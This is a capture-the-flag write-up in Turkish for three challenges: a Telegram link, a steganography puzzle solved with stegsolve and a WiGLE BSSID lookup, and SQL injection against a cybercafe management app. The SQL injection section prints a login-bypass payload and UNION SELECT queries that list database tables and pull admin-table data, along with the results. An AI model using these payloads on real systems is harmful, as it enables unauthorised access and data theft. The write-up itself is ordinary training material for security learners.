
Rotasını Şaşırın Tır – 1

Bizlere verilen değer bir telegram adresinin davet linki idi. Bunu telegram linki olarak açtığımızda flag direct çıktı.



BlackOnBlack

Bizlere verilen siyah fotoğrafı fotoğraf stegsolve'e attığımızda bir base64'lü değer çıktı.





Bu değeri base64 ile decode ettiğimizde bize bir BSSID değeri karşımıza çıktı bunu da <https://www.wigle.net/> sitesinde advanced search ile aradığımızda flag karşımıza çıktı

Network Search

General Search WiFi/Cell Detail Bluetooth Search

Average Location - Address

Num: 141 Street: West Jackson Boulevard

City: Chicago Region: IL

Country: US Postal: 60604

Network Characteristics

Last Updated: 20010925174546 Minimum data quality: 0 Encryption status: BSSID/MAC: 64:70:02:60:99:F7

SSID / Network Name (exact match): foobar

SSID / Network Name (wildcards¹: % and _: foobar%

Must Be a FreeNet Must Be a Commercial Net Only Networks I Was the First to Discover

Query Sifirla

0-7 Product of number of observers and observations.
1 '%' means zero-or-more characters; '_' means a single character.

Average Location - Coordinates

Lat: 47.25264 to: 47.25265

Lon: -87.256243 to: -87.256244

Search Radius Tolerance(+/- degrees): 0.010

Showing records 1 to 1 of 1

Map	Net ID	SSID	Type	First Seen	Most Recently	Crypto	Est. Lat	Est. Long	Channel	Bcn Int.	QoS	Found by Me	Access	Comment
map	64:70:02:60:99:F7	KAT-3SAG	Infra	2015-09-05T19:00:00.000Z	2015-09-16T07:00:00.000Z		41.34759521	36.25075912	6	0	0	-	-	Appended by ssldtobssid on 2022-06-28 21:53:38: Flag{bl4ck_ch405} [add comment]

more results

Flag: Flag{bl4ck_ch405}

CyberCafe

Bizlere verilen sitenin login kısmında SQLi olduğunu fark ettik, ayrıca cybercafe'yi araştırdığımızda <https://vulners.com/exploitdb/EDB-ID:50355> PoC'si olduğunu da fark ettik. Login sayfasına giriş yapmak için;

%20OR%201%20--%20- payload'ını denedik ve giriş yaptık. Sonrasında

Search Users			
Search by Username or Entry ID			
S.NO	Entry ID	Full Name	Action
1	398365517	Pushkar Mishra	View Details
2	285255862	Shanu Dev	View Details
3	305642534	Khushi Chaurasia	View Details
4	634737642	Test user	View Details
5	tbladmin	3	View Details
6	tblcomputers	3	View Details
7	tblusers	3	View Details

Result against "" UNION ALL SELECT 1,concat(table_name),3,4,5,6,7,8,9,10,11,12,13,14 from information_schema.tables where table_schema = database() -- -" keyword			
Entry ID	Full Name	Action	
398365517	Pushkar Mishra	View Details	
285255862	Shanu Dev	View Details	
305642534	Khushi Chaurasia	View Details	
634737642	Test user	View Details	
AdminName	3	View Details	
AdminRegdate	3	View Details	
Email	3	View Details	
ID	3	View Details	
MobileNumber	3	View Details	
Password	3	View Details	
UserName	3	View Details	

Flag için: ' UNION ALL SELECT 1,concat(AdminRegdate),3,4,5,6,7,8,9,10,11,12,13,14 from tbladmin -- -" payload'ını girdik ve flag'ı elde ettik.

Search Users			
Search by Username or Entry ID			
S.NO	Entry ID	Full Name	Action
1	398365517	Pushkar Mishra	View Details
2	285255862	Shanu Dev	View Details
3	305642534	Khushi Chaurasia	View Details
4	634737642	Test user	View Details
5	2019-08-01 08:53:46	3	View Details
6	h4ckk4r4d3n1zb4s1yOr	3	View Details

Flag: Flag{h4ckk4r4d3n1zb4s1yOr}